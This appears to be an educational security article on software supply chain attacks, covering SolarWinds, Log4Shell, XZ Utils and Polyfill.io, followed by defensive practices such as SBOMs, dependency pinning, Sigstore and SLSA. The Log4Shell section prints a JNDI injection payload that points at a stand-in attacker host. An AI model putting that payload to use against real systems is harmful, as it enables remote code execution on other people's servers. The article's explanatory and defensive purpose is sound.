
Attacking the Supply Chain: The Ultimate Trust Exploit
Why hack one company when you can hack the software they all depend on? Software supply chain attacks compromise the tools, libraries, and update mechanisms that organizations trust implicitly. By poisoning the supply chain, attackers gain access to thousands of victims through a single point of compromise.
The concept isn't new—but the scale, sophistication, and frequency of supply chain attacks have exploded since 2020.
Major Supply Chain Attacks: A Timeline
| Year | Attack | Vector | Impact | Attribution |
|---|---|---|---|---|
| 2017 | NotPetya | M.E.Doc (Ukrainian tax software) | $10B+ damage globally | Russia (GRU) |
| 2020 | SolarWinds | Orion software update | 18,000 orgs, US government | Russia (SVR) |
| 2021 | Codecov | Bash uploader script | Thousands of CI/CD pipelines | Unknown |
| 2021 | Kaseya | VSA remote management | 1,500 businesses | REvil ransomware |
| 2021 | ua-parser-js | npm package hijack | 7M+ weekly downloads affected | Unknown |
| 2021 | Log4Shell | Log4j library vulnerability | Millions of Java applications | N/A (vulnerability) |
| 2023 | 3CX | Desktop app trojanized | 600,000+ customers exposed | North Korea (Lazarus) |
| 2024 | XZ Utils | Backdoor in compression library | Nearly all Linux distributions | Unknown (multi-year operation) |
| 2024 | Polyfill.io | CDN domain hijacked | 100,000+ websites | Chinese company acquisition |
SolarWinds: The Attack That Changed Everything
In December 2020, FireEye discovered that SolarWinds' Orion IT monitoring platform—used by 33,000 organizations including the US Treasury, Department of Homeland Security, and Fortune 500 companies—had been compromised.
Attack timeline:
SolarWinds Attack Timeline:

October 2019
└─ Attackers gain access to SolarWinds build system

February 2020
└─ Malicious code (SUNBURST) injected into Orion source code

March 2020
└─ Trojanized Orion update (2020.2) distributed to ~18,000 customers

March-December 2020
└─ Attackers selectively activate SUNBURST in ~100 high-value targets
└─ Lateral movement to email systems, cloud infrastructure

December 8, 2020
└─ FireEye detects the breach during their own investigation

December 13, 2020
└─ Public disclosure, emergency directives issued
How SUNBURST worked:
SUNBURST Backdoor Architecture:

1. Trojanized DLL loaded by legitimate Orion service
2. Waits 12-14 days before activating (evades sandboxes)
3. Checks for security tools (Wireshark, process monitors)
4. DNS beaconing to avsvmcloud.com
   └─ Victim identifier encoded in subdomain
   └─ C2 commands returned via DNS CNAME records
5. If selected for exploitation:
   └─ Switches to HTTP C2 channel
   └─ Mimics legitimate Orion traffic
   └─ Downloads additional payloads
The attack was remarkable for its patience and precision. Of 18,000 organizations that installed the trojanized update, the attackers only actively exploited approximately 100—carefully selecting high-value government and technology targets.
Log4Shell: When a Library Becomes a Weapon
In December 2021, a critical vulnerability (CVE-2021-44228) was discovered in Apache Log4j, a logging library used by virtually every Java application. The vulnerability allowed Remote Code Execution (RCE) through a single log message.
// Any user input that gets logged could trigger RCE:
logger.info("User login: " + username);

// Attacker sets username to:
// ${jndi:ldap://attacker.com/exploit}

// Log4j resolves the JNDI lookup, connecting to attacker's server
// Attacker's server returns a malicious Java class
// The class is loaded and executed on the victim's server
The impact was staggering:
- Affected: Apache Struts, Apache Solr, Apache Druid, Elasticsearch, Minecraft, Steam, iCloud, Twitter, Amazon, Cloudflare, and millions more
- CVSS Score: 10.0 (maximum severity)
- Exploitation: Within hours of disclosure, mass scanning and exploitation began
XZ Utils Backdoor: The Most Sophisticated Open Source Attack
In March 2024, Microsoft engineer Andres Freund discovered a backdoor in XZ Utils (versions 5.6.0 and 5.6.1)—a compression library present in virtually every Linux distribution. The backdoor would have given the attacker remote code execution on any system running OpenSSH with the compromised library.
The social engineering campaign:
XZ Utils Backdoor Timeline:

2021: "Jia Tan" (likely a pseudonym) begins contributing to XZ Utils
      └─ Legitimate, helpful contributions build trust

2022: Pressure campaign on maintainer Lasse Collin
      └─ Sockpuppet accounts complain about slow updates
      └─ Collin is experiencing burnout and mental health issues
      └─ "Jia Tan" offered as co-maintainer

2023: "Jia Tan" gains commit access and maintainer role
      └─ Disables certain CI checks
      └─ Introduces obfuscated test files containing backdoor payload

February 2024: XZ Utils 5.6.0 released with backdoor
               └─ Backdoor hidden in binary test files
               └─ Activated only during Debian/RPM package build process
               └─ Hooks into OpenSSH via systemd linkage

March 29, 2024: Andres Freund notices 500ms SSH latency increase
                └─ Investigates, discovers the backdoor
                └─ Reports to oss-security mailing list
                └─ CVE-2024-3094 assigned (CVSS 10.0)

March 30, 2024: Linux distributions roll back to XZ Utils 5.4.x
                └─ Disaster narrowly averted
The XZ Utils attack was a multi-year social engineering operation. The attacker spent years building trust, contributing legitimate code, and gradually gaining control of the project. If not for Freund's curiosity about a half-second SSH delay, the backdoor would have been present in every major Linux distribution.
Polyfill.io: When a CDN Gets Hijacked
In June 2024, the polyfill.io domain—used by over 100,000 websites to serve JavaScript polyfills—was acquired by a Chinese company (Funnull) that began injecting malicious code into the served JavaScript files.
<!-- Millions of websites included this -->
<script src="https://cdn.polyfill.io/v3/polyfill.min.js"></script>

<!-- After the acquisition, this script could:
  - Redirect mobile users to gambling/scam sites
  - Inject malicious JavaScript into the page
  - Exfiltrate data from the website visitors
-->Lesson: Third-party scripts loaded from external CDNs are a supply chain risk. Use Subresource Integrity (SRI) hashes, self-host critical dependencies, and monitor for domain ownership changes.
Defense Strategies
1. Software Bill of Materials (SBOM)
Know what's in your software. An SBOM lists every component, library, and dependency:
# Generate SBOM with Syft
syft packages dir:. -o spdx-json > sbom.json

# Scan SBOM for vulnerabilities with Grype
grype sbom:sbom.json

# CycloneDX format (alternative standard)
npm sbom --sbom-format cyclonedx
2. Dependency Pinning and Verification
// package-lock.json — always commit lock files
// Use exact versions, not ranges
{
  "dependencies": {
    "express": "4.18.2",
    "lodash": "4.17.21"
  }
}
# Verify npm package integrity
npm audit signatures
# Python: hash-checking mode
pip install --require-hashes -r requirements.txt3. Build System Security
# GitHub Actions: pin actions by SHA, not tag
steps:
  # INSECURE: tag can be moved to point to malicious code
  - uses: actions/checkout@v4

  # SECURE: SHA is immutable
  - uses: actions/checkout@b4ffde65f46336ab88eb53be808477a3936bae11
4. Sigstore: Cryptographic Supply Chain Verification
Sigstore provides free code signing for open source:
# Sign a container image
cosign sign --key cosign.key ghcr.io/myorg/myapp:v1.0

# Verify a container image
cosign verify --key cosign.pub ghcr.io/myorg/myapp:v1.0
Supply Chain Security Framework
| Layer | Action | Tools |
|---|---|---|
| Source code | Code review, signed commits | GitHub, GitLab, GPG |
| Dependencies | SBOM, vulnerability scanning, lock files | Snyk, Grype, Dependabot |
| Build | Reproducible builds, isolated environments | SLSA, GitHub Actions, Sigstore |
| Distribution | Signed packages, verified registries | Sigstore, npm provenance |
| Deployment | Image scanning, admission control | Trivy, OPA Gatekeeper |
| Runtime | Behavioral monitoring, SBOM-based alerting | Falco, Sysdig |
SLSA Framework (Supply-chain Levels for Software Artifacts)
SLSA (pronounced "salsa") is a security framework from Google that defines maturity levels for supply chain integrity:
| Level | Requirements | Protects Against |
|---|---|---|
| SLSA 1 | Build process documented | Ad-hoc scripts |
| SLSA 2 | Hosted build service, signed provenance | Compromised build process |
| SLSA 3 | Hardened build platform, non-falsifiable provenance | Compromised build platform |
| SLSA 4 | Two-person review, hermetic builds | Insider threats |
Lessons Learned
- Trust is a vulnerability: Every dependency is an attack surface. Minimize dependencies, audit what you include
- Verify, don't trust: Use lock files, SRI hashes, signature verification, and SBOMs
- Monitor the supply chain: Watch for maintainer changes, suspicious updates, and CVEs
- Secure the build: Your CI/CD pipeline is a high-value target. Treat it like production
- Prepare for compromise: Have an incident response plan for supply chain attacks
The software supply chain is the new frontline of cybersecurity. As the XZ Utils near-miss showed, even the most fundamental open source projects can be targeted by patient, sophisticated attackers.
Sources: SLSA Framework, Sigstore, NIST SSDF, OpenSSF Scorecard